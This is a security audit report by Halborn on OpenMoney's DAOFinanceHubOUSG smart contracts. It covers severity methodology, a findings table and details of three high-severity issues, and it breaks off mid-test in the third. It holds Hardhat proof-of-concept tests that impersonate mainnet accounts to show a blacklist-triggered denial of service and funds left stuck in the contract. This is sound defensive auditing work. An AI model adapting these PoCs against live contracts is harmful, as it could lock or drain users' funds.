// Private Smart Contract Security Assessment

04.09.2024 - 04.16.2024

DAOFinanceHub - OUSG

OpenMoney

HALBORN

DAOFinanceHub - OUSG - OpenMoney

Prepared by: HALBORN

Last Updated 05/31/2024

Date of Engagement by: April 9th, 2024 - April 16th, 2024

Summary

100% OF ALL REPORTED FINDINGS HAVE BEEN ADDRESSED

ALL FINDINGS	CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
10	0	3	2	4	1

TABLE OF CONTENTS

1. Introduction

OpenMoney engaged Halborn to conduct a security assessment on their smart contracts beginning on *04/09/2024* and ending on *04/16/2024*. The security assessment was scoped to the smart contracts provided to the Halborn team.

2. Assessment Summary

The team at Halborn was provided one week for the engagement and assigned a full-time security engineer to evaluate the security of the smart contract.

The security engineer is a blockchain and smart-contract security expert with advanced penetration testing, smart-contract hacking, and deep knowledge of multiple blockchain protocols.

The purpose of this assessment is to:

- Ensure that smart contract functions operate as intended.
- Identify potential security issues with the smart contracts.

In summary, Halborn identified some security risks that were mostly addressed by the `OpenMoney team`.

3. Test Approach And Methodology

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy regarding the scope of this assessment. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance code coverage and quickly identify items that do not follow the security best practices. The following phases and associated tools were used during the assessment:

- Research into architecture and purpose.
- Smart contract manual code review and walkthrough.
- Graphing out functionality and contract logic/connectivity/functions. (`solgraph`)
- Manual assessment of use and safety for the critical Solidity variables and functions in scope to identify any arithmetic related vulnerability classes.
- Manual testing by custom scripts.
- Scanning of solidity files for vulnerabilities, security hot-spots or bugs. (`MythX`)
- Static Analysis of security for scoped contract, and imported functions. (`Slither`)
- Testnet deployment. (`Brownie`, `Anvil`, `Foundry`)

4. RISK METHODOLOGY

Every vulnerability and issue observed by Halborn is ranked based on **two sets** of **Metrics** and a **Severity Coefficient**. This system is inspired by the industry standard Common Vulnerability Scoring System.

The two **Metric sets** are: **Exploitability** and **Impact**. **Exploitability** captures the ease and technical means by which vulnerabilities can be exploited and **Impact** describes the consequences of a successful exploit.

The **Severity Coefficients** is designed to further refine the accuracy of the ranking with two factors: **Reversibility** and **Scope**. These capture the impact of the vulnerability on the environment as well as the number of users and smart contracts affected.

The final score is a value between 0-10 rounded up to 1 decimal place and 10 corresponding to the highest security risk. This provides an objective and accurate rating of the severity of security vulnerabilities in smart contracts.

The system is designed to assist in identifying and prioritizing vulnerabilities based on their level of risk to address the most critical issues in a timely manner.

4.1 EXPLOITABILITY

ATTACK ORIGIN (AO):

Captures whether the attack requires compromising a specific account.

ATTACK COST (AC):

Captures the cost of exploiting the vulnerability incurred by the attacker relative to sending a single transaction on the relevant blockchain. Includes but is not limited to financial and computational cost.

ATTACK COMPLEXITY (AX):

Describes the conditions beyond the attacker's control that must exist in order to exploit the vulnerability. Includes but is not limited to macro situation, available third-party liquidity and regulatory challenges.

METRICS:

EXPLOITABILIY METRIC (M_E)	METRIC VALUE	NUMERICAL VALUE
Attack Origin (AO)	Arbitrary (AO:A) Specific (AO:S)	1 0.2
Attack Cost (AC)	Low (AC:L) Medium (AC:M) High (AC:H)	1 0.67 0.33

EXPLOITABILIY METRIC (M_E)	METRIC VALUE	NUMERICAL VALUE
Attack Complexity (AX)	Low (AX:L) Medium (AX:M) High (AX:H)	1 0.67 0.33

Exploitability E is calculated using the following formula:

$$E = \prod m_e$$

4.2 IMPACT

CONFIDENTIALITY (C):

Measures the impact to the confidentiality of the information resources managed by the contract due to a successfully exploited vulnerability. Confidentiality refers to limiting access to authorized users only.

INTEGRITY (I):

Measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and veracity of data stored and/or processed on-chain. Integrity impact directly affecting Deposit or Yield records is excluded.

AVAILABILITY (A):

Measures the impact to the availability of the impacted component resulting from a successfully exploited vulnerability. This metric refers to smart contract features and functionality, not state. Availability impact directly affecting Deposit or Yield is excluded.

DEPOSIT (D):

Measures the impact to the deposits made to the contract by either users or owners.

YIELD (Y):

Measures the impact to the yield generated by the contract for either users or owners.

METRICS:

IMPACT METRIC (M_I)	METRIC VALUE	NUMERICAL VALUE
Confidentiality (C)	None (I:N) Low (I:L) Medium (I:M) High (I:H) Critical (I:C)	0 0.25 0.5 0.75 1

IMPACT METRIC (M_I)	METRIC VALUE	NUMERICAL VALUE
Integrity (I)	None (I:N) Low (I:L) Medium (I:M) High (I:H) Critical (I:C)	0 0.25 0.5 0.75 1
Availability (A)	None (A:N) Low (A:L) Medium (A:M) High (A:H) Critical (A:C)	0 0.25 0.5 0.75 1
Deposit (D)	None (D:N) Low (D:L) Medium (D:M) High (D:H) Critical (D:C)	0 0.25 0.5 0.75 1
Yield (Y)	None (Y:N) Low (Y:L) Medium (Y:M) High (Y:H) Critical (Y:C)	0 0.25 0.5 0.75 1

Impact I is calculated using the following formula:

$$I = max(m_I) + \frac{\sum m_I - max(m_I)}{4}$$

4.3 SEVERITY COEFFICIENT

REVERSIBILITY (R):

Describes the share of the exploited vulnerability effects that can be reversed. For upgradeable contracts, assume the contract private key is available.

SCOPE (S):

Captures whether a vulnerability in one vulnerable contract impacts resources in other contracts.

METRICS:

SEVERITY COEFFICIENT (C)	COEFFICIENT VALUE	NUMERICAL VALUE
Reversibility (r)	None (R:N) Partial (R:P) Full (R:F)	1 0.5 0.25
Scope (s)	Changed (S:C) Unchanged (S:U)	1.25 1

Severity Coefficient C is obtained by the following product:

$$C = rs$$

The Vulnerability Severity Score S is obtained by:

$$S = min(10, EIC * 10)$$

The score is rounded up to 1 decimal places.

SEVERITY	SCORE VALUE RANGE
Critical	9 - 10
High	7 - 8.9
Medium	4.5 - 6.9
Low	2 - 4.4
Informational	0 - 1.9

5. SCOPE

FILES AND REPOSITORY

(a) Repository: open-money-contracts

(b) Assessed Commit ID: 7bf8aca

(c) Items in scope:

- contracts/DAOFinanceHubOUSG.sol
- contracts/IOUSGManager.sol
- contracts/IPricer.sol
- contracts/USDO.sol

Out-of-Scope:

REMEDIATION COMMIT ID:

- 256c778256c778

Out-of-Scope: New features/implementations after the remediation commit IDs.

6. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
0	3	2	4	1

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
A BLACKLISTED REDEEMER CAN PERMANENTLY DOS THE CONTRACT	High	SOLVED - 05/08/2024
BENEFITS ARE LOCKED IN THE CONTRACT	High	RISK ACCEPTED

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
FEES ARE ACCOUNTED FOR THE PROTOCOL	High	RISK ACCEPTED
PREVIOUSOUSGBALANCE IS INITIALIZED TO ZERO	Medium	SOLVED - 05/08/2024
CHECKING FOR RECEIVINGUSDCAMOUNT > 0 IS INEFFICIENT	Medium	RISK ACCEPTED
BATCH_SIZE SHOULD BIGGER THAN OLD ONE	Low	SOLVED - 05/08/2024
SET OUSGENABLED AS TRUE WHEN DISTRIBUTING USDC	Low	SOLVED - 05/08/2024
WHENNOTPAUSED MODIFIER MISSING IN PROCESSCLAIMSOUSG	Low	SOLVED - 05/08/2024
OUSGENABLED SHOULD BE CHECKED DIRECTLY ON OUSGMANAGER	Low	SOLVED - 05/08/2024
ERC20 UNHANDLED RETURN VALUE OF TRANSFER	Informational	SOLVED - 05/08/2024

7. FINDINGS & TECH DETAILS

7.1 A BLACKLISTED REDEEMER CAN PERMANENTLY DOS THE CONTRACT

// HIGH

Description

The smart contract **DAOFinanceHubOUSG** is susceptible to a Denial of Service (DoS) vulnerability triggered when the **distributeUSDCOUSG()** function is called. This vulnerability arises when a blacklisted user is present in the batch of redemption requests. Since the **USDC.transfer()** function reverts the transaction if the user is blacklisted, the entire batch redemption fails, causing a permanent lock on the redemption process for all users in the batch.

```
for (uint256 i = 0; i < batchRedemptionsOUSG[pendingRedemptionIdOUSG].length; i++) {
    USDC.transfer(
        batchRedemptionsOUSG[pendingRedemptionIdOUSG][i].requester,
        batchRedemptionsOUSG[pendingRedemptionIdOUSG][i].amount
    );
}
```

When a **USDC.transfer()** call is made, if any of the users in the batch is blacklisted by the USDC smart contract, the transfer method will revert. Since this revert happens inside a loop processing multiple redemption requests, the failure of transferring to a single blacklisted user causes the entire transaction to revert. This not only prevents the blacklisted user from redeeming their USDC, but also blocks all other users in the same batch from receiving their redemptions. This effectively locks the funds of all users in that batch, denying service and disrupting the protocol's operations, while preventing any other redemptions to be distributed.
This vulnerability leads to the following impacts:

- **Funds Lock:** All users with burned USDO in the affected batch cannot access their redeemed funds as the batch cannot be processed successfully due to the revert.
- **Complete DOS :** Repeated attempts to process the same batch will continue to fail as long as the blacklisted user remains in the batch, leading to persistent denial of service.

Proof of Concept

As an example, the following scenario could be used as a theoretical POC:


- Bob (a non blacklisted user) deposits it's USDC to mint USDO.
- After some months Bob is blacklisted by Circle.
- Bob tries to redeem it's USDO.
- Due to Bob blacklisting, when batching Bob redemption with other redemptions the protocol is DOS without any way to come back to a normal state.

The following code was added to `test/OUSG-DAOFinanceHub.ts`:

```
it("DOS Permanently due to blocklist USDC", async function () {
      // SETTLEMENT
      const settlPriceOwner = "0x682d3d7cB33A9089C19b9B135a5DB3d2C5CF20C4";
      await impersonateAccount(settlPriceOwner);
      const settlPriceOwnerSigner = await ethers.provider.getSigner(settlPriceOwner);
      // add funds to settlPriceOwner
      await setBalance(settlPriceOwner, ethers.parseEther("1000"));
      const USDC = await ethers.getContractAt("FiatTokenV2_1",
"0xA0b86991c6218b36c1d19D4a2e9Eb0cE3606eB48");

      //E Set up 3 users
      const usdcHolder = "0xDa9CE944a37d218c3302F6B82a094844C6ECEb17";
      await impersonateAccount(usdcHolder);
      const usdcHolderSigner = await ethers.provider.getSigner(usdcHolder);
      const USDCWhale = "0x28C6c06298d514Db089934071355E5743bf21d60";
      await impersonateAccount(USDCWhale);
      const USDCWhaleSigner = await ethers.provider.getSigner(USDCWhale);
      const usdcHolder2 = "0x51eDF02152EBfb338e03E30d65C15fBf06cc9ECC";
      await impersonateAccount(usdcHolder2);
      const usdcHolderSigner2 = await ethers.provider.getSigner(usdcHolder2);

      // Set up USDC Blacklister and unblacklist users
      const USDCBlacklister = "0x10DF6B6fe66dd319B1f82BaB2d054cbb61cdAD2e";
      await impersonateAccount(USDCBlacklister);
      const usdcBlacklister = await ethers.provider.getSigner(USDCBlacklister);
      await USDC.connect(usdcBlacklister).unBlacklist(usdcHolderSigner);
      await USDC.connect(usdcBlacklister).unBlacklist(USDCWhaleSigner);
      await USDC.connect(usdcBlacklister).unBlacklist(usdcHolderSigner2);

      // Set up OUSG Manager
      const IOUSGManager = await ethers.getContractAt("IOUSGManager",
"0xF16c188c2D411627d39655A60409eC6707D3d5e8");
      expect(await IOUSGManager.redemptionPaused()).to.equal(false);
      expect(await FinanceHub.pendingRedemptionOUSG()).to.equal(false);
      // ------------ DEPOSIT AND CLAIM USDO ------------
      await setBalance(usdcHolder, ethers.parseEther("1000"));

      //E USDCWhale and usdcHolder2 deposit 50k USDC
      await setBalance(USDCWhale, ethers.parseEther("1000"));
      await setBalance(usdcHolder2, ethers.parseEther("1000"));
      const depositAmount1 = ethers.parseUnits("40000", 6);
      const depositAmount2 = ethers.parseUnits("30000", 6);
      // make allowance
      await USDC.connect(usdcHolderSigner).approve(FinanceHub.getAddress(),
ethers.MaxUint256);
```

```
      await USDC.connect(USDCWhaleSigner).approve(FinanceHub.getAddress(),
ethers.MaxUint256);
      await USDC.connect(usdcHolderSigner2).approve(FinanceHub.getAddress(),
ethers.MaxUint256);

      // Deposit 100k USDC : 30k for holder2, 30k for whale , 40k for usdcHolder
      await
expect(FinanceHub.connect(USDCWhaleSigner).depositUSDCForOUSG(depositAmount2)).to.emi
t(FinanceHub, "DepositedOndo");
      await
expect(FinanceHub.connect(usdcHolderSigner2).depositUSDCForOUSG(depositAmount2)).to.e
mit(FinanceHub, "DepositedOndo");
      await
expect(FinanceHub.connect(usdcHolderSigner).depositUSDCForOUSG(depositAmount1)).to.em
it(FinanceHub, "DepositedOndo");
      await expect(FinanceHub.requestSubscriptionOUSG()).to.emit(FinanceHub,
"DAOSubscriptionRequested");
      expect(await FinanceHub.pendingDepositOUSG()).to.equal(true);
      const depositId = await FinanceHub.pendingDepositIdOUSG();
      const priceId = 53;
      await
IOUSGManager.connect(settlPriceOwnerSigner).setPriceIdForDeposits([depositId],
[priceId]);
      await expect(FinanceHub.claimOUSGMintUSDO(depositId)).to.emit(FinanceHub,
"DAOClaimedSubscription");
      expect(await FinanceHub.pendingDepositOUSG()).to.equal(false);
      expect(await USDO.balanceOf(usdcHolder)).to.equal(ethers.parseUnits("40000",
6));
      expect(await USDO.balanceOf(usdcHolder2)).to.equal(ethers.parseUnits("30000",
6));
      expect(await USDO.balanceOf(USDCWhale)).to.equal(ethers.parseUnits("30000",
6));

            // REDEMPTION PART
      const redeemAmount1 = ethers.parseUnits("40000", 6);
      const redeemAmount2 = ethers.parseUnits("30000", 6);
      await USDO.connect(usdcHolderSigner).approve(FinanceHub.getAddress(),
redeemAmount1);
      await USDO.connect(USDCWhaleSigner).approve(FinanceHub.getAddress(),
redeemAmount2);
      await USDO.connect(usdcHolderSigner2).approve(FinanceHub.getAddress(),
redeemAmount2);
      expect(await
FinanceHub.connect(usdcHolderSigner).requestRedemptionOUSG(redeemAmount1)).to.emit(Fi
nanceHub, "RedemptionRequested");
      expect(await
FinanceHub.connect(usdcHolderSigner2).requestRedemptionOUSG(redeemAmount2)).to.emit(F
inanceHub, "RedemptionRequested");
      expect(await
FinanceHub.connect(USDCWhaleSigner).requestRedemptionOUSG(redeemAmount2)).to.emit(Fin
anceHub, "RedemptionRequested");
      await FinanceHub.requestRedemptionDAOOUSG();
      expect(await FinanceHub.pendingRedemptionOUSG()).to.equal(true);

      // usdcHolderSigner2 is BLACKLISTED
      await USDC.connect(usdcBlacklister).blacklist(usdcHolderSigner2);
      // DISTRIBUTION => Fake USDC Balance in OUSG
      await USDC.connect(USDCWhaleSigner).transfer(FinanceHub.getAddress(),
ethers.parseUnits("2000000", 6));
      // claim USDC not working due to blacklisting => Complete contract is DOSed
      await FinanceHub.distributeUSDCOUSG();
    });
```

Results:



```
  1 failing

  1) DAOFinanceHub OUSG
       OUSG Test
         DOS Permanently due to blocklist USDC:
     ProviderError: Error: VM Exception while processing transaction: reverted with reason string 'Blacklistable: account is blacklisted'
      at HttpProvider.request (/Users/liliancariou/Desktop/Halborn/audits/open-money-contracts-main/node_modules/hardhat/src/internal/core/providers/http.ts:88:21)
      at processTicksAndRejections (node:internal/process/task_queues:95:5)
      at async HardhatEthersSigner.sendTransaction (/Users/liliancariou/Desktop/Halborn/audits/open-money-contracts-main/node_modules/@nomicfoundation/hardhat-ethers/src/signers.ts:125:1
8)
      at async send (/Users/liliancariou/Desktop/Halborn/audits/open-money-contracts-main/node_modules/ethers/src.ts/contract/contract.ts:313:20)
      at async Proxy.distributeUSDCOUSG (/Users/liliancariou/Desktop/Halborn/audits/open-money-contracts-main/node_modules/ethers/src.ts/contract/contract.ts:352:16)
      at async Context.<anonymous> (/Users/liliancariou/Desktop/Halborn/audits/open-money-contracts-main/test/OUSG-DAOFinanceHub.ts:303:7)
```

BVSS

AO:A/AC:L/AX:M/R:N/S:C/C:N/A:H/I:N/D:H/Y:M (8.9)

Recommendation

Multiple possibilities exist to remediate this, but the best one would be to not distribute USDC when claiming it but keep the amount that has to be redeemed for each account (it is already stored in `batchRedemptionsOUSG[redemptionIdOUSG][i]` but implement a temporary storage for each account that created a redemption request) and implement a function that does the distribution for a single user like this:

```
function claimUSDCOUSG(address account) external whenNotPaused {
    uint256 amountToDistribute = amountTobeRedeemed[account];
    amountTobeRedeemed[account] = 0;
    require(amountToDistribute > 0,"no amount to be redeemed");
    require(usdc.balanceOf(address(this)) > amountToDistribute,"Not enough USDC to
redeem");
    usdc.transfer(account,amountToDistribute);
}
```

Using this way would make the DOS only the blacklisted user without affecting the others and allowing the contract to continue to work well.

Remediation Plan

SOLVED: Redemptions can be claimed individually, only blacklisted users are now blocked from claiming their USDC.

Remediation Hash

https://github.com/openmoneydao/open-money-contracts/commit/256c77828f0cce37a047f231bb0fc63353e1f01e

References

openmoneydao/open-money-contracts/contracts/DAOFinanceHubOUSG.sol#L365
openmoneydao/open-money-contracts/contracts/DAOFinanceHubOUSG.sol#L398

7.2 BENEFITS ARE LOCKED IN THE CONTRACT

// HIGH

Description


The DAOFinanceHubOUSG contract, as designed, contains a critical inefficiency whereby financial benefits or surpluses, notably in the form of the OUSG tokens, accumulate within the contract without a defined method for utilization or retrieval. This accumulation occurs during the process of claims and redemptions, where the actual OUSG required for operations may be less than the amount initially deposited or subscribed due to price fluctuations or operational efficiencies.
In the process of user interactions with the DAOFinanceHubOUSG, specifically during deposit and claim operations, surplus OUSG tokens can be left in the contract's balance. These surpluses arise when **the value of OUSG increases** relative to the pegged asset (USDC), requiring fewer OUSG tokens to back the same amount of USDO stablecoins. As it can be seen here the OUSG token price keep rising (even by a small percentage) but it's clear that benefits will accumulate within DAOFinanceHubOUSG without any way to use them, they will just accumulate and be stuck permanently.

Proof of Concept

The following code was added to test/OUSG-DAOFinanceHub.ts:

```
it("Benefits Accumulate in the contract without any way to retrieve them", async
function () {
        // SETTLEMENT
      const settlPriceOwner = "0x682d3d7cB33A9089C19b9B135a5DB3d2C5CF20C4";
      await impersonateAccount(settlPriceOwner);
      const settlPriceOwnerSigner = await ethers.provider.getSigner(settlPriceOwner);
      // add funds to settlPriceOwner
      await setBalance(settlPriceOwner, ethers.parseEther("1000"));

      //E Set-UP USDC + OUSG
      const USDC = await ethers.getContractAt("FiatTokenV2_1",
"0xA0b86991c6218b36c1d19D4a2e9Eb0cE3606eB48");
      const OUSG = await ethers.getContractAt("OUSG",
"0x1B19C19393e2d034D8Ff31ff34c81252FcBbee92");

      //E Set up 3 users
      const usdcHolder = "0xDa9CE944a37d218c3302F6B82a094844C6ECEb17";
      await impersonateAccount(usdcHolder);
      const usdcHolderSigner = await ethers.provider.getSigner(usdcHolder);
      const USDCWhale = "0x28C6c06298d514Db089934071355E5743bf21d60";
      await impersonateAccount(USDCWhale);
      const USDCWhaleSigner = await ethers.provider.getSigner(USDCWhale);
      const usdcHolder2 = "0x51eDF02152EBfb338e03E30d65C15fBf06cc9ECC";
      await impersonateAccount(usdcHolder2);
      const usdcHolderSigner2 = await ethers.provider.getSigner(usdcHolder2);

      // Set up USDC Blacklister and un-blacklist users
      const USDCBlacklister = "0x10DF6B6fe66dd319B1f82BaB2d054cbb61cdAD2e";
      await impersonateAccount(USDCBlacklister);
      const usdcBlacklister = await ethers.provider.getSigner(USDCBlacklister);
      await USDC.connect(usdcBlacklister).unBlacklist(usdcHolderSigner);
      await USDC.connect(usdcBlacklister).unBlacklist(USDCWhaleSigner);
      await USDC.connect(usdcBlacklister).unBlacklist(usdcHolderSigner2);

      //E Set up OUSG Manager
      const IOUSGManager = await ethers.getContractAt("IOUSGManager",
"0xF16c188c2D411627d39655A60409eC6707D3d5e8");
      expect(await IOUSGManager.redemptionPaused()).to.equal(false);
      expect(await FinanceHub.pendingRedemptionOUSG()).to.equal(false);
      //E ------------ DEPOSIT AND CLAIM USDO ------------
      await setBalance(usdcHolder, ethers.parseEther("1000"));

      //E USDCWhale and usdcHolder2 deposit 50k USDC
      await setBalance(USDCWhale, ethers.parseEther("1000"));
      await setBalance(usdcHolder2, ethers.parseEther("1000"));
      const depositAmount1 = ethers.parseUnits("40000", 6);
      const depositAmount2 = ethers.parseUnits("30000", 6);
      // make allowance
      await USDC.connect(usdcHolderSigner).approve(FinanceHub.getAddress(),
ethers.MaxUint256);
      await USDC.connect(USDCWhaleSigner).approve(FinanceHub.getAddress(),
ethers.MaxUint256);
      await USDC.connect(usdcHolderSigner2).approve(FinanceHub.getAddress(),
ethers.MaxUint256);

      // Deposit 100k USDC : 30k for holder2, 30k for whale , 40k for usdcHolder
      await
expect(FinanceHub.connect(USDCWhaleSigner).depositUSDCForOUSG(depositAmount2)).to.emi
t(FinanceHub, "DepositedOndo");
      await
expect(FinanceHub.connect(usdcHolderSigner2).depositUSDCForOUSG(depositAmount2)).to.e
mit(FinanceHub, "DepositedOndo");
      await
expect(FinanceHub.connect(usdcHolderSigner).depositUSDCForOUSG(depositAmount1)).to.em
it(FinanceHub, "DepositedOndo");
      await expect(FinanceHub.requestSubscriptionOUSG()).to.emit(FinanceHub,
"DAOSubscriptionRequested");
      expect(await FinanceHub.pendingDepositOUSG()).to.equal(true);
      const depositId = await FinanceHub.pendingDepositIdOUSG();
      const priceId = 53;
      await
IOUSGManager.connect(settlPriceOwnerSigner).setPriceIdForDeposits([depositId],
[priceId]);

      // claim RWA
      let balanceBefore = await OUSG.balanceOf(FinanceHub.getAddress());
      console.log("OUSG Balance Before Claiming  : %d",balanceBefore);
      await expect(FinanceHub.claimOUSGMintUSDO(depositId)).to.emit(FinanceHub,
"DAOClaimedSubscription");
      let balanceAfterClaim = await OUSG.balanceOf(FinanceHub.getAddress());
      console.log("OUSG Balance After Claiming   : %d",balanceAfterClaim);
      expect(await FinanceHub.pendingDepositOUSG()).to.equal(false);
      expect(await USDO.balanceOf(usdcHolder)).to.equal(ethers.parseUnits("40000",
6));
      expect(await USDO.balanceOf(usdcHolder2)).to.equal(ethers.parseUnits("30000",
6));
      expect(await USDO.balanceOf(USDCWhale)).to.equal(ethers.parseUnits("30000",
6));
      const redeemAmount1 = ethers.parseUnits("40000", 6);
      const redeemAmount2 = ethers.parseUnits("30000", 6);
      await USDO.connect(usdcHolderSigner).approve(FinanceHub.getAddress(),
redeemAmount1);
      await USDO.connect(USDCWhaleSigner).approve(FinanceHub.getAddress(),
redeemAmount2);
      await USDO.connect(usdcHolderSigner2).approve(FinanceHub.getAddress(),
redeemAmount2);
      expect(await
FinanceHub.connect(usdcHolderSigner).requestRedemptionOUSG(redeemAmount1)).to.emit(Fi
nanceHub, "RedemptionRequested");
      expect(await
FinanceHub.connect(usdcHolderSigner2).requestRedemptionOUSG(redeemAmount2)).to.emit(F
inanceHub, "RedemptionRequested");
      expect(await
FinanceHub.connect(USDCWhaleSigner).requestRedemptionOUSG(redeemAmount2)).to.emit(Fin
anceHub, "RedemptionRequested");
      await FinanceHub.requestRedemptionDAOOUSG();
      expect(await FinanceHub.pendingRedemptionOUSG()).to.equal(true);

      // DISTRIBUTION => Price is Bigger
      const redemptionId = await FinanceHub.pendingRedemptionIdOUSG();
      const assetSender = "0x682d3d7cB33A9089C19b9B135a5DB3d2C5CF20C4";
      await impersonateAccount(assetSender);
      const assetSenderSigner = await ethers.provider.getSigner(assetSender);
      // transfer some funds to ondo multisig
      await USDC.connect(USDCWhaleSigner).transfer(assetSender,
ethers.parseUnits("10000000", 6));
      // make allowance to IOUSGManager
      await USDC.connect(assetSenderSigner).approve(IOUSGManager.getAddress(),
ethers.MaxUint256);
      // add new price to PricerWithOracle
      const pricerWithOracle = await ethers.getContractAt("IPricer",
"0xEc547E5aEf5Ce2e888604B1B6EC98A69fFDeaF2B");
      let currentPrice = await pricerWithOracle.getLatestPrice();
      // increase price by 10$
      currentPrice = currentPrice + ethers.parseEther("1");
      // add new price

      // get current timestamp and add 10 days
      const timestamp = await time.latest();
      const tenDays = 10 * 24 * 60 * 60;
      const newTimestamp = timestamp + tenDays;

      await pricerWithOracle.connect(settlPriceOwnerSigner).addPrice(currentPrice,
newTimestamp);
      const currentPriceId = await pricerWithOracle.currentPriceId();

      // set price id
      await
IOUSGManager.connect(settlPriceOwnerSigner).setPriceIdForRedemptions([redemptionId],
[currentPriceId]);
      // claim USDC
      await FinanceHub.distributeUSDCOUSG();
      let balanceAfterRedemption = await OUSG.balanceOf(FinanceHub.getAddress());
      console.log("OUSG Balance After Redemption : %d",balanceAfterRedemption);

    });
```

In this POC an arbitrary growth of OUSG price is taken to display in a significant way that benefits accumulate in the contract.



```
> open-money-contracts@1.0.0 test
> REPORT_GAS=true hardhat test --network localhost /Users/liliancariou/Desktop/Halborn/audits/open-money-contracts-main/te
st/OUSG-DAOFinanceHub.ts


  DAOFinanceHub OUSG
    Deployment
      ✔ Should be initialized (30983 gas)
      ✔ Should pause and unpause (163941 gas)
    OUSG Test
      ✔ Should subscribe (82183 gas)
OUSG Balance Before Claiming  : %n 0n
OUSG Balance After Claiming   : 946868984541341208859n
OUSG Balance After Redemption : 436049921061994111428n
      ✔ Benefits Accumulate in the contract without any way to retrieve them (2773019 gas)
```

BVSS

AO:A/AC:L/AX:L/C:N/I:N/A:M/D:N/Y:M/R:N/S:C (7.8)

Recommendation

A good way to handle these benefits would be to periodically review the current amount of USDO emitted, compute how many OUSG it represents, and distribute the rest to a treasury contract.

Remediation Plan

RISK ACCEPTED: The **OpenMoney team** accepted the risk of this finding.

References

openmoneydao/open-money-contracts/contracts/DAOFinanceHubOUSG.sol#L294

7.3 FEES ARE ACCOUNTED FOR THE PROTOCOL

// HIGH

Description


The DAOFinanceHubOUSG contract exhibits a financial vulnerability due to the fee structure implemented for minting and redeeming the USDO stablecoin. Fees are paid by the protocol itself rather than being directly paid by users. This structure leads to financial losses for the protocol, particularly in scenarios where users rapidly redeem USDO shortly after minting.
OUSGManager incurs fees both when minting USDO against USDC deposits and when redeeming USDO for USDC even if these fees are 0 for now, in 2025 they will be set to 0.15% according to ONDO Finance. These fees are subtracted from the protocol's holdings rather than being deducted from the users' transactions directly. This mechanism that incurs fees to DAOFinanceHubOUSG is understandable to maintain 1:1 peg between USDO and USDC however if the appreciation of the underlying assets (OUSG) does not outpace the fees within the redemption period, the protocol effectively pays out more in value than it receives back, leading to a net loss for the protocol.
The protocol could continuously lose capital, impacting its ability to sustain operations and maintain liquidity reserves to refund users.

Proof of Concept

The following code was added to `test/OUSG-DAOFinanceHub.ts`:

```
it("Permanent lock due to fees paid by protocol", async function () {
        // SETTLEMENT
        const settlPriceOwner = "0x682d3d7cB33A9089C19b9B135a5DB3d2C5CF20C4";
        await impersonateAccount(settlPriceOwner);
        const settlPriceOwnerSigner = await
ethers.provider.getSigner(settlPriceOwner);
        // add funds to settlPriceOwner
        await setBalance(settlPriceOwner, ethers.parseEther("1000"));

        //E Set-UP USDC + OUSG
